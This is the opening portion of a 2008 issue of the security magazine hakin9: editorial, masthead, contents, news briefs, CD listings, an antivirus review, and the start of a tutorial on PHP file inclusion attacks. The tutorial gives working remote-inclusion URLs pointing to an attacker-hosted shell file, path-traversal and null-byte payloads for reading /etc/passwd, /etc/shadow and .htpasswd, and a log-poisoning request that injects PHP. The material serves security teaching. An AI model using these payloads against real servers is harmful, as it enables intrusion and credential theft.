CONTENTS
CONTENTS
CONTENTS
CONTENTS
Hacking the Time
F
inally the summer has arrived. I hope we all do not get too lazy and can get ourselves together to work efficiently. People always wait for something, don’t they? Some of us wait for the summer to come, some – just for the weekend. Why is it? Perhaps, we wish to make the time go faster or, at least, pretend it does. The sense of time flow is so relative that it changes along with our emotions, mood and, unfortunately, expectations. Can we actually influence the time? There are scientists who have been trying to modify the time and those who are trying to manipulate the way we experience the time flow. They say: babies and children have no feeling of time passing. We acquire the habit of perceiving time in a certain way, depending on which culture we grow up in. Most people in the West are so attached to linear time that we they do not realize it. Some cultures, however – for instance, some Native Americans – do not learn to experience time the same way as the rest of the world. They live in timelessness and I guess should be much happier.A practice proving how strange and flexible is the time is the season time change rule still applied in some countries. And so, Poles, Germans and the other inhabitants of Europe sleep one hour less or more (depending on the time of the year) while the Indians or Japanese do not bother with anything like that. It is thought to be an electricity saving method from a bygone era but nowadays the time change seems to be more problematic than useful.
Dear Readers, instead of counting days that are left to the holidays or to the weekend – relax, focus on your actions and emotions and not on the clock ticking. Then turn the page, and the next one and another and enjoy hakin9 articles and tutorials. First, read about FI attack and its practical aspect. Then learn something new on dangers of the wireless networks presented by Stephen Argent and move to the second part of the series on Alternate Data Streams. We also have a paper on RSS for you, written by Aditya Sood, as well as two articles in the defense section: last part of the Postgres database security series plus a short paper on Deploying Robustness Testing. When you have enough of reading, explore the hakin9 CD and enjoy a new video, Metasploit3 GUI with Postgres created by Lou Lombardy and Stephen Argent’s tutorial on Man in the Middle attacks.
I hope you enjoy this edition of hakin9 magazine. Should you ever have any suggestions or ideas to improve h9 – do let me know.
Magdalena Błaszczyk [email protected]
team
Editor in Chief: Ewa Dudzic [email protected] Executive Editor: Magda Błaszczyk [email protected] Editorial Advisory Board: Matt Jonkman, Clement Dupuis,Shyaam Sundhar, Terron Williams, Steve Lape
Editors: Monika Drygulska [email protected], Sylwia Stocka [email protected]
DTP Management: Robert Zadrożny [email protected] DTP: Ireneusz Pogroszewski [email protected] Art Director: Agnieszka Marchocka [email protected]
CD: Rafał Kwaśny [email protected]
Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter,
Martin Jenco, Sanjay Bhalerao, Monroe Dowling
Senior Consultant/Publisher: Paweł Marciniak [email protected] Production Director: Marta Kurpiewska [email protected]
Marketing Director: Ewa Dudzic [email protected] Circulation and Distribution Executive: Wojciech Kowalik
[email protected] Subscription: [email protected]
Publisher: Software Media LLC
(on Software Publishing House licence www.software.com.pl/en)
Postal address:
Publisher: Software Wydawnictwo Sp.z.o.o 02-682 Warszawa, ul. Bokserska 1
Worldwide publishing
Business addres: Software Media LLC 1521 Concord Pike, Suite 301 Brandywine Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en
Software Media LLC is looking for partners from all over the World. If you are interested in cooperating with us,please contact us at:
Print: 101 Studio, Firma Tęgi Printed in Poland
Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL
34134, Tel: 239-949-4450.
Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney,
Australia, Phone: + 61 2 9972 8800,
Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied,
concerning the results of content usage. All trade marks presented in the magazine were used only for
informative purposes.
All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used program by
Cover-mount CD’s were tested with AntiVirenKit by G DATA Software Sp. z o.o The editors use automatic DTP system
Mathematical formulas created by Design Science MathType™
ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.
hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany,
Austria, Switzerland, Poland, Czech, Slovakia, Singapore, The Netherlands, Australia, The United States
hakin9 magazine is published in 7 language versions:
DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques
CONTENTS
CONTENTS
4 HAKIN94/2008
CONTENTS
CONTENTS
5 HAKIN9 4/2008
BASICS
12
File Inclusion Attacks
ALI RECAI YEKTA, ERHAN YEKTA
After reading this article, you will come to know about File Inclusion Attacks' methods and defense techniques against them.
ATTACK
20 Hacking RSS Feeds:
Insecurities in Implementing RSS Feeds
ADITYA K. SOODThis paper discusses the infection vectors that occur due to insecure coding by developers and includes other related security issues. It provides a detailed analysis of the errors and efficient measures to correct those errors, while keeping in mind the original security concerns.
30 Alternate Data Streams or “Doctor Jekyll and Mr.
Hyde” Move to NTFS (Part II)
LAIC AURELIAN
The second part of the ADS series. This article reveals everything you should know about ADS, focusing on its practical use. You will learn how to create, use and delete ADS.
36 All in Memory Execution under Linux
ANTHONY DESNOS, FRÉDÉRIC GUIHÉRY, MICKAËL SALAÜNA very useful paper on all in memory execution under Linux. The authors show its rules, all in memory's tools and protection methods against the execution.
46 The Real Dangers of Wireless Networks
STEPHEN ARGENTThe paper explains how to break into Wireless Networks and use Ettercap, Driftnet and Wireshark for sniffing. While reading this article, you will learn how to manipulate packets and view MSN conversations over the network.
DEFENSE
56 How to Deploy Robustness Testing
MIKKO VARPIOLA, ARI TAKANENIn this article the authors explore various means of testing for the security mistakes, with the focus on deploying robustness testing into the software development lifecycle.
60 Protecting Data in a Postgres Database
ROBERT BERNIERPart III of the three-part series on Postgres. This article addresses the issue of restricting access to data via the use of data encryption. After reading this paper, you will manage to use cryptographic functions obtained from two contributions modules.
REGULARS
06 In Brief
Selection of news from the IT security world.
Zinho & www.hackerscenter.com
08 CD Contents
What's new on the latest hakin9.live CD – a great number of fully functioning versions and special editions of commercial applications and a video tutorial on Metasploit GUI in a Windows XP environment..
hakin9 team
10 Tools
eScan ISS from MicroWorld Anushree Reddy
68 Emerging Threats
Global Thermonuclear War – Shall We Play a Game?
Matthew Jonkman
70 Consumers Test
Choose the Right Router Matthew Sabin & hakin9 team.74 Interview
Interview with Nicolaas Vlok Terron Williams
78 Self Exposure
Mike Chan, Bing Liu hakin9 team80 Book Review
IT Security Interviews Exposed. Secrets to Landing Your Next Information Security Job
Benjamin Aboagye
Risks, Controls, and Security: Concepts and Applications, 1st Edition
Joshua F. Morin
82 Coming Up
Topics that will be brought up in the upcoming issue of hakin9
IN BRIEF
ATM MACHINES EASILY HACKED,
DO YOU NEED MONEY?
When the SQL Slammer worm shut down over 10,000 ATM's belonging to Bank of America there was a big surprise in the security industry. Nobody would have suspected that such important machines were being powered by Windows PC's connected to the Internet.
Now, once again, researchers have demonstrated the possibility of stealing the sensitive information that card holders entered into ATM's by hacking them with a Windows 0 day exploit. Martin Macmillan, business development director with ATM security specialist Level Four Software, said that Banks have preferred to use common operating systems, like Windows, to give intelligence to ATM's thus exposing them to the same risks of a home PC. Keeping them secure translates into regular software updates and patching. But further security problems due to poor design implementations in which only the PIN is encrypted while card numbers and expiration dates are sent in the clear. In the end the number of ATM's, counting all of those small machines not under the direct control of the Banks, makes it very difficult for any large scale solution to work and work in a timely fashion, to prevent the 0 day attacks. – another tough one!
SEND A BEER
TO PARIS THROUGH FACEBOOK
Facebook was not designed with security in mind. Their creators were not overly concerned with security when it was just an
I'm on web website for American teenagers. Nowadays Facebook holds private information about popular TV names as well as millions of members whose privacy is not well preserved.
One of the most digged stories of the past months was just about Facebook and the simplicity with which not-so-elite hackers managed to expose private images just playing with the Facebook web application parameters. Using a web browser and limited hacking skills, it was possible to set others' moods, send gifts, expose pictures and so on, anyone with Firefox and a couple of Firefox add-ons can feel like a hacker. This is just the tip of the
iceberg, said David Murphy, author of the digged story, on his blog. But it is enough to know what (not) to do with your pics.
(FIXED) GOOGLE XSS EXPOSES ALL
YOUR GOOGLE ACCOUNTS
XSS is a nightmare for any web application developer. On his blog at xs-sniper.com, Billy Rios shows how he managed to inject and run Javascript from a Google spreadsheet. Guest star of the hack is Internet Explorer that renders text/plain
as active content thus executing the
html/Javascript carried with the server response. The proof of concept provided by Billy involves the injection of stealing-cookie Javascript code in the first cell of a spreadsheet being linked as a CSV document and carried with Content-type set to text/plain by Google. The exploit is possible because Google forgot to set Content-disposition to attachment that would have avoided IE showing the content as inline. The exploit is fairly dangerous because of the way Google handles cookies: Google cookies are set for all google.com subdomains, exposing Gmail, Code and all other big G's services at risk.
Google has already fixed the issue, but the way browsers handle Content-type headers is still a playground for web application researchers.
IM MONITORED BY BUSINESSES !
Under proposed changes by the federal government, businesses will be granted authority to intercept e-mail and instant messages. All Internet based communications, including instant messages and e-mails, will be intercepted by employers without permissions. The reason for such changes is taking counter-terrorism measures to stop hackers from stealing sensitive information, said Austrailian Attorney-General and MP Robert McClelland. But Dale Clapperton, Electronic Frontiers Australia chair, said that the new law implies an infringement on privacy.
MORE REMOTE
EXPLOITS FOR VISTA
Three weeks after the release of Service Pack 1 for the most secure Microsoft
Operating System Microsoft addresses 5 new critical remote exploitation flaws. These flaws can lead to privilege escalation and code execution. The flaws are related to Internet Explorer, Office and Windows and all the Security Bulletins regarding the recent Critical advisories are marked as privatelyreported.
Multiple third party applications have also been found to be vulnerable to remote code execution including Quicktime and Opera for Windows Vista platforms. Patches were released or scheduled for April-May 08.
PRO-TIBETAN WEBSITES
TARGETED BY CHINESE HACKERS
Is it another attempt at Cyber Warfare ? Chinese hackers have been taking over pro-Tibetan sites.
The attackers used known security flaws in a number of Microsoft Office products. Similar attacks using Microsoft Office exploits occurred in 2006 and 2007, forcing Microsoft to issue a number of patches and fixes. According to Mikko Hypponen, the chief research officer for F-Secure, most attacks were launched from Chinese IP addresses. The hacks were highly successful and in one instance a defense contractor went to F-Secure for help and discovered that one compromised Windows computer had been sending information to a server in mainland China for 18 months. So far it is unknown how much information about pro-Tibetan activities got to the Chinese attackers.
UN-SUPPORTING TIBET,
WITH A ROOTKIT
6
IN BRIEF
HAKIN94/2008
analysis showed the hook of Windows API's involved into Keyboard management. The keystroke log file dopydwi.log, was located in the windows system directory and the IP address where this file was sent was an unknown server located in...China!
SPAMMERS MOVING
TOWARDS GMAIL & YAHOO
Spammers, the worst kind of people using the Internet, are trying to escape from the IP blacklisting cage by pretending to be common Gmail & Yahoo users. Having their mails carrying a trusted IP address would dramatically increase the success hit rate of email delivery. Moreover, in the past 6 months all the major CAPTCHA systems have been broken, and automated cracking tools created. It seems like a scary scenario for the future. The fight against botnets and the creation of strong captcha systems will become the most critical challenge for the next years.
WHEN HACKERS ARE HACKED
In the past few months there have been many discussions about hackers being hacked back through the tools they use. The trend is steady and increasing. More and more tools advertised in the most notorious hackers and security professionals mailing lists and websites hide keyloggers or even rootkits.
Penetration testing tools and brute forcers seem the most infected. While at the beginning this appeared as the attempt of hackers to hack other hackers, some rumors and some (reverse engineering) findings uncovered that the authorities may be behind this infection. With this new tactic and new anti hacking-tools laws enforced in some European countries, tracking back hacking tools consumers through rootkits can be the ultimate proof of crime.
BLACK HAT EVENT
Attend Black Hat USA, August 2-7 in Las Vegas, the world's premier technical event for ICT security experts. Featuring 40 hands-on training courses and 80 Briefings presentations with lots of new content and new tools. Network with 4,000 delegates from 50 nations. Visit product
displays by 30 top sponsors in a relaxed setting including industry leaders Microsoft, Cisco, Google and new startups. Briefings tracks include many updated topics plus the always popular ones including Zero Day Attacks/Defenses, Bots, Application Security, Deep Knowledge and Turbo Talks. Register early for the best rates.
www.blackhat.com
UPCOMING SANS TRAININGS
If you are suffering from a beach deficit, wrap up your plans to meet your 2008 training goals before the summer slips past. Attend SANS Virginia Beach 2008, August 21 - 29, and get the best in Internet and Application security education with world-class instructors and great networking opportunities! Work on your tan during lunch every day!
You'll be taught by the best instructors in the industry - seasoned professionals who are able to use their real-world experiences to demonstrate the practical value of the course material. After a week with SANS, you'll have gained a wealth of knowledge and skills you can apply to improve security immediately upon returning to work.
www.sans.org
IT SECURITY WORLD
CONFERENCE & EXPO
Featuring 7 focused tracks, 10 in-depth workshops, one Summit on Virtualization and a technology-rich expo jam-packed with 70+ technology and service providers, IT Security World 2008 (September 15-17) is heralded as the west coast's most comprehensive information security event! In addition to its industry-neutral tracks delivering hard-hitting, technical training, IT Security World offers three specific security summits in the following industries: finance, healthcare and the government sector.
IT Security World 2008 promises new strategies to overcome perennial problems, as well as progressive techniques to solve your most pressing pain-points such as VoIP, NAC, denial of service attacks, Evil Twin threats, buffer overflows, global communication and much more!
HAKIN9.LIVE
hakin9 magazine always comes with a CD. At the beginning it was based on
hakin9.live distribution, then we decided to cooperate with BackTrack team and use
their distro as an engine.
CD CONTENTS
If you wish a program or a tool developed by you to appear on hakin9 CD, e-mail [email protected].
h
akin9 CD contains some useful hacking tools and plugins from BackTrack. Most of hackers know it well – BackTrack is the most top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in BackTrack are optimized to be used by security penetration testers. This CD is based on BackTrack 3 beta version. To start using hakin9.live simply boot your computer from the CD. To see the applications, code listings and tutorials only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.APPLICATIONS
You will find the following programs in Applications directory on hakin9 CD: My ADS – program that completes the article on Alternate Data Streams by Laic Aurelian. The file that you will find on the CD is the setup that installs MyADS.exe, a full program developed by Laic Aurelian exclusively for hakin9.The author also provided a VB script that is related to the ADS article.
Outpost Antivirus Pro (OAV) from Agnitum Ltd. – high-speed, proactive anti-virus. It provides fast and efficient virus protection to keep your computer clean of malware as well as a comprehensive anti-spyware to safeguard your personal data. It is a license for 6 months of full-fledged antivirus updates. It can be installed on 3 PCs.
Retail price: USD 15.00 www.agnitum.com Advanced Lotus Password Recovery from Elcomsoft – can be used to recover lost or forgotten passwords for files/documents created in the Lotus applications. Special version.
Retail price: USD 25.00 www.elcomsoft.com
Advanced Office Password Breaker – breaks passwords and unlocks documents instead of performing lengthy password recovery. It unlocks password-protected Microsoft Word documents and Excel spreadsheets within a guaranteed timeframe. Special version.
Retail price: USD 49.00 www.elcomsoft.com Advanced Outlook Password Recovery – recovers passwords (including multilingual ones) to protected Personal Storage Files (*.pst) used by Microsoft Outlook (all versions: 97, 98, 2000, XP, 2003, 2007 beta) to store emails, contacts etc. Special version.
Retail price: USD 29.00 www.elcomsoft.com Advanced PDF Password Recovery – unlocks PDF documents and remove editing, printing and copying restrictions instantly. Open encrypted and password-protected PDF documents quickly and efficiently. Special version.
Retail price: USD 39.00 www.elcomsoft.com Advanced WordPerfect Office
Password Recovery – guarantees the recovery of protected documents created with any product and any version of Corel WordPerfect Office. Special version.
Retail price: USD 39.00 www.elcomsoft.com Easy Drive Data Recovery from Munsoft – can be used to recover data from corrupted or accidentally formatted disks. The program uses powerful unique algorithms that even allow the recovery of files that are not present in file system entries. Full version for 1 year.
Retail price: USD 29.95 www.munsoft.com
VIDEO TUTORIALS
Metasploit on Windows by Lou Lombardy – in this tutorial we will show you how to use the new Metasploit GUI in a Windows XP environment. Using Metasploit we will scan a target, save the results, and then obtain a shell session on the target machine. You will need to have a Windows XP machine and a target machine. The latest Metasploit 3.1 framework for Windows and the Postgres Database will need to be installed on the Windows XP machine. You will also need the SQL statements included on the CD.
The author of the video, Lou Lombardy, has been working in the IT field for over a decade. He is the founder of NibblesAndBits (www.NibblesAndBits.biz), a computer forensics company based in Atlanta, GA, and is an instructor for Vigilar’s Intense School.
Man in the Middle Attack video
by Stephen Argent – it is an extra addition to the article on wireless networks voulnerabilities Stephen wrote. It can be found in Wireless_MITM.wmv directory. The video demonstrates a basic MiTM attack from setup to execution, with a few slightly more advanced concepts.
CODE LISTINGS
If the CD contents can’t be accessed and the disc isn’t physically
damaged, try to run it in at least two CD drives.
If you have experienced any problems with this CD,
TOOLS
Virus has always been a daily problem for the end users. System is on vulnerable state as soon as they are turned on. Which means, when they do file share with other computer’s or over the Internet, they tend to be even more vulnerable to the viruses on loose in the Internet. This being the case, users who depend on information technology and computer system for many different purposes would like to have a toolkit that takes of all their headache to trace and find viruses within a system. More than finding one, it is best to quarantine and log the entire process of virus scans.
Quick Start
Installation is very simple as they are very similar to the Windows based installing software. It is a point-and-click installation and the software will do everything else for you. Figure 1, shows the admin panel window of the eScan toolkit. It has very simple and elegant features for all kinds of users to use the tool. It can work on scheduled way and always has different Active protection levels.

The users can choose the drive to scan from the On Demand window and click the “Scan” button. Once the scan is performed, a list of malwares will be logged and displayed at the same time in order for the users to be aware of the viruses spotted on their system. Figure 2, shows the scanning window that opens when
the user starts the scan. eScan is updated on a regular fashion and it makes it very easy for users to do an auto-update check, where the software does everything for the users.
Advantages
It is quick and easy for installation, performing scan, running updates and choosing the various modes of the software to run on. The manual is well structure for users who get stuck at some point of time, when using this software. The logs store every granular detail of the scan, which helps even the beginner level users to easily understand the virus-infected file. It updates very frequently too.
Disadvantage
In general terms, a anti-virus products will always have its limitations. We can only have signatures for a known Malware, known to the security researchers of an organization designing such products. Hence, anti-virus products cannot identify certain viruses for which it does not have the signature. This is a major disadvantage for any anti-virus software. Other than that, I did not see any other disadvantages running this product.
by Anushree Reddy, AOL Inc.
System: Windows License: Commercial Application: eScan
[image:10.595.361.554.234.391.2]eScan ISS from
MicroWorld
[image:10.595.144.346.631.787.2]Figure 1. The On Demand Admin Panel
BASICS
D
epending on how secure the server is, the attacker could include local and/ or remote files by using file inclusion techniques. By do doing this the attacker would be able to run commands or compromise files on the system. All that has to be done is place a web shell (i.e. c99shell, r57shell) on the server thus giving the attacker control of the website or the server if it is not well protected.A person attacking the server using a web shell could read all the files on the server. If write permissions are available all the files could also be edited which could be used to perform a number of operations including: changing the start page or setting a login-script to send the login information of all the people who logged in to the site. The attacker could also gain access to the database to see and potentially modify and/or delete all the user information. Having a web shell on a website could have fatal consequences for a website as well as the server.
Many websites work with databases as their means of displaying data. Instead of typing the connection information for the database in every page a file is created which contains the login information.
This file is included in web pages and is a very convenient way to maintain database connections, because all you have to do to connect to the server is to write just one line code:
ERHAN YEKTA, ALI RECAI YEKTA
WHAT YOU WILL
LEARN...
What File Inclusion Attacks are The real danger of the attacks How to find vulnerabilities and exploit them
Developing defense techniques against File Inclusion Attacks
WHAT YOU SHOULD
KNOW...
Good PHP Knowledge Apache Webserver basics Linux Basics
<?php
include("config.php"); ?>
This code includes the contents of config.php. You can also include the files in a dynamic way that allows you to include variables and change them just like you want to:
<?php
include($page); ?>
Annotation: if the value of register globals
in the php.ini is set to off, the variable
$page will not be treated as a super global variable and therefore it cannot be changed via URL. The include statement will have to be $ _ GET['page'], $ _ POST['page'], $ _ REQUEST['page'] or $ _ COOKIE['page']
instead of $page.
In this case $page is a variable that can be included any file, only the URL has to be changed to support it. If you want to include downloads.html (the file should exist), you will have to type index.php?page=downloads.h tml and press Enter. Now you can include any file. If the file in the include statement does not exist, you get a warning-error but the script will still work. In addition to the include statement, you also can use require, require _ once, or include _ once. Require works almost like
Difficulty
File Inclusion
Attacks
In the realm of web application vulnerabilities, file inclusion
13
FILE INCLUSION ATTACKS
HAKIN9 4/2008 include the only difference is, that if the
file does not exist, you get a fatal-error and the script breaks. Require _ once
will check if the file is included already. If not, then the file will be included. The check in require _ once prevents a file from being included several times in a script. Include _ once works just like
require _ once. It checks if the file was included already, if not it is going to try to include the file. When a file does not exist, a fatal-error report is produced and the script breaks.
Finding File Inclusion
Vulnerabilities
There are two ways to find file inclusion vulnerabities; White-Box Testing and Black-Box Testing.
White Box Testing
White-Box Testing is when you have access to the source code of the website. A lot of Content Management Systems
(CMS) are open source. This means their source code is available for everyone. We have to look for an include statement, which includes variables and not files. For example include($page); If the variable is not protected by any safety mechanisms then we have found a vulnerability.
Black-Box Testing
Finding a vulnerability of non-open-source systems by using Black-Box Testing is more difficult, because we do not access to the source code, but it is still possible.
If the URL of a website is like
www.example.com/index.php?page=dow nloads.html, we have to play with the URL until we receive an error. We can change the name of the file we want to include. We type /index.php?page=somethi ng.html and open the page. Warning: include(something.html) [function.include]: failed to open stream: No such file or directory in /home/seite/public_html/ index.php on line x. If we receive such an error, we again can include any file.
What do we do if PHP does not show any error messages?
A lot of websites have a robots.txt in their main directory, which is usually for search engines. But we are going to use it.
First of all we type www.example.com/ robots.txt to make sure, that the file exists. If
yes, then we change the URL and include
robots.txt. We open www.example.com/
[image:13.595.220.565.115.345.2]index.php?page=robots.txt and see an announcement similar to this one:
[image:13.595.224.565.366.529.2]Figure 1. c99Shell Screenshot
Figure 2. Finding Vulnerabilities via Google Code Search
[image:13.595.222.569.556.787.2]BASICS
User-agent: Mediapartners-Google* Disallow: User-agent: * Disallow: admin.php Disallow: /admin/ Disallow: /images/ Disallow: /includes/ Disallow: /themes/
And it worked again. If robots.txt does not exist, you have to try to include other files on the server. (/etc/passwd or something else)

Google Codesearch
With Google Codesearch it is possible to search for the source code of specific programs or scripts. In Google Codesearch you can use regular
expressions to make the search easier. We use Google Codeserach in order to find vulnerable CMS, which have File Inclusion vulnerabilities. We type this regular expression:
lang:php (include|require)( _ once)?\s*['"(]?\s*\$ _
(GET|POST|COOKIE) and we have already found a vulnerable script yap 1.1
The vulnerable Code is in line 60 of index.php in the admin folder (See Figure 2).
if (isset($_GET['page'])) {
include($_GET['page'].".php"); }
Here the script checks if the variable
$ _ GET['page'] exists. If yes then a file with the name of the variable if going to be included. And since the variable is not protected, we have our first vulnerability.
Null-Byte
By using the include statement, you also can include files with specific endings. This looks like: include($page.".html"); we cannot include /etc/passwd, because all files receive automatically the ending
.html. /etc/passwd becomes/etc/ passwd.html and such a file does not exist. To bypass this we add %00
(Null-Byte) at the end of the file and everything that comes after that is going to be ignored. If we want to include /etc/passwd, we type index.php?page=/ etc/passwd%00 and include("/etc/ passwd.html"); becomes include("/etc/ passwd");
Exploiting
Now that we have seen how to find vulnerabilities we are going to exploit them. There are two ways to exploit the vulnerabilities by including remote files and local files
Remote File Inclusion (RFI)
Just like the name says, here you can include remote files. By doing this it is possible to place a web shell on the vulnerable server. To exploit a RFI-vulnerability, it is not necessary to have special programming skills. This means that everybody, who has a little experience with File Inclusion will be able to attack the web application. All the attacker has to do is to replace the file, which should be included, with the address of the web shell. In practice, this looks like:
Listing 1. /etc/passwd content
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
gbr:x:9:13:gbr:/etc/gbr:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
...
Listing 2. Send a request to the server
<?php
$res = '';
$fp = fsockopen('127.0.0.1', 80);
if(!$fp){
echo"No connection";
}
fputs($fp, "GET /<?php echo phpinfo();?> HTTP/1.1\r\n");
fputs($fp, "Host: 127.0.0.1\r\n\r\n");
while(!feof($fp)){
$res .=fgets($fp, 128);
}
echo $res;
?>
Listing 3. Save inputs into txt-file
<?php
echo '<form method="POST">';
echo 'E-MailAddress';
echo '<input name="email">';
echo '<input type="submit" name="submit">';
echo '</form>';
if(isset($_POST['submit'])){
$data= $_POST['email'];
$fp =fopen("data.txt","a+");
$wr =fwrite($fp,$data);
fclose($fp);
}
BASICS
FILE INCLUSION ATTACKS
http://www.example.com/ index.php?page=http://
www.hackerexample.com/shell.txt? The content of the shell.txt is included and running now. In the shell.txt we could run PHP-commands like <?php echo phpinfo(); ?> Then the PHP-command runs and we see the configuration of
php.ini. (See Figure 3)
Local File Inclusion (LFI)
If the value of allow _ url _ fopen in the php.ini is set to off, then we cannot include any remote files, only local files. But we can use Local File Inclusion to gain access to the system. It is more complicated than RFI, because we have to manipulate the local files in order to run PHP-commands.
Reading sensitive files
By using LFI, we are able to read sensitive files like /etc/passwd, /etc/group, httpd.conf
or any important system/configuration file. All we have to do is open the files via the URL. We can choose between relative or absolute paths.
LFI Example: In this example the browser is pointed to either http: //www.example.com/index.php?page=/ etc/passwd (absolute path) or
index.php?page=../../../../etc/ passwd (relative path) producing the following results: see Listing 1.
On Linux servers the usernames are saved in the /etc/passwd file. After the attacker has obtained the usernames, an attempt to break in using brute force FTP, Telnet or SSH passwords will be performed. If the passwords are not shadowed, then they will also be contained in the /etc/passwd. Shadow passwords are usually found in /etc/ shadow but only the root-user has the permission to read them. A shadowed password looks like:
example:$1$kpg8WuKS$XV9XFCFikmU9UPc/ c.QEe0:13472:0:99999:7:::
If the attacker can read /etc/shadow, then he will have the passwords. They just have to brute force them locally. This is much faster than trying to brute force the SSH or FTP password remotely. Websites which work with databases
[image:16.595.206.555.5.765.2]save sometimes the login information in files like config.inc and protect them with .htaccess files. You can easily bypass this protection by typing http: //www.example.com/index.php?page=con fig.inc instead of http://www.example.com/ config.inc.
If you have the login information, then you can connect to the database, if the database does not have any protection like login only from local host. An attacker
could edit or delete records, after he connects to the database.
Websites, which are considered to be more secure, protect the admin panel and other sensitive files with .htaccess files. Htaccess files are configuration files for web servers like Apache. With .htaccess
files you are able to protect your files with password, deny access or create your own error pages. To protect admin.php
with a password, use the code below.
[image:16.595.208.552.608.782.2]Figure 4. Sending a request to a server via fsockopen()
Figure 5. Injecting PHP Code via access_log
16
BASICS
HAKIN94/2008
FILE INCLUSION ATTACKS
17
HAKIN9 4/2008
AuthUserFile /home/example/ public_html/.htpasswd AuthGroupFile /dev/null
AuthName "Authorization Required" AuthType Basic
<Files admin.php> require user admin </Files>
You need to save the code above as .htaccess and it should be in the
same directory as admin.php. Only the username will be saved in the .htaccess-file, the password will be saved in
.htpasswd-file and looks like this:
admin:IJdjhBiwf/PGc
Usually you cannot access the
.htaccess and .htpasswd via a URL, because they are hidden files. But an attacker can read them through LFI. The passwords in the .htpasswd file are encrypted, but the attacker can brute
force them. A lot of people use the same password for multiple accounts, that means the probability is very high, that the .htpasswd passwords also used for SSH, FTP, Telnet, etc.
Httpd.conf is a configuration-file for Apache. An attacker can get a lot of information about the system by reading this file.
The location of the file depends on the Apache installation or operating system. Usually the file is saved in /etc/httpd/conf/
or /usr/local/apache/conf/ in Linux. At the bottom there are a few settings from httpd.conf listed, which could help an attacker.
ErrorLog /usr/local/apache/logs/ error_log
CustomLog /usr/local/apache/logs/ access_log
ServerName example.com
DocumentRoot /home/example/public_html
The location of the both files error _ log
and access _ log are very important for an attack. An attacker needs to find their location usually with the use of automatic scripts. In this case the attacker will get their location through reading httpd.conf
file.
Normally there are a lot of different websites on a single server. All of the URL’s of the various websites and their path on the server will be saved in the httpd.conf file. This information is enough for an attacker. An attacker can find a LFI vulnerability on a website and upload his picture with PHP code on another website on the server. After he uploads his picture via the URL his PHP code will be executed.
http://www.example1.com/
index.php?page=/home/example2/public_ html/images/php.jpg
PHP Code in Log Files
The activities of each visitor on a website will be saved in log files. By reading the log files a webmaster can see WHO, and WHEN they had access to the files on his website. The apache log file looks like this:
127.0.0.1 - - [25/Mar/2007:19:28: 32 +0200] "GET /index.php HTTP/1.1"
200 160 Listing 4. SQL Injection Protection
<?
$REQ= print_r($_REQUEST,true);
$ip = 'IP: '.$_SERVER['REMOTE_ADDR'];
$time= 'Date: '.date("d.m.y - H:i:s");
$ref= 'Referer: '.$_SERVER['HTTP_REFERER'];
$browser= 'Browser: '.$_SERVER['HTTP_USER_AGENT'];
if(eregi('UNION',$REQ)&& eregi('SELECT',$REQ)){
$fp = fopen("attacks.txt","a+");
fwrite($fp,"$REQ\n $ip\n $time\n $browser\n $ref\n");
fclose($fp);
header('Location:http://www.google.com');
}
?>
Listing 5. SQL Injection protection Log
Array
(
[id]=> UNION SELECT<?phpecho phpinfo(); ?>
[lang]=> english
[whostmgrrelogin] => no
)
IP:123.123.123.123 Date: 29.07.07 -17:17:26
Browser: Mozilla/5.0 (Windows;U;Windows NT 5.1;en-GB; rv:1.8.1.5)Gecko/20070713 Firefox/2.0.0.5
Referer:
Listing 6. Content of /proc directory
dr-xr-xr-x 3 root root 0 Jul30 16:05 10705/
dr-xr-xr-x 3 root root 0 Jul30 16:05 11217/
dr-xr-xr-x 3 nobody nobody 0 Jul30 17:00 1314/ ..
-r--r--r-- 1 root root 0 Jul30 17:15 cmdline
-r--r--r-- 1 root root 0 Jul30 17:15 cpuinfo
-r--r--r-- 1 root root 0 Jul30 17:15 crypto
-r--r--r-- 1 root root 0 Jul30 17:15 devices
Listing 7. Opening /proc/self/environ via Firefox
HTTP_HOST=example.com HTTP_KEEP_ALIVE=300
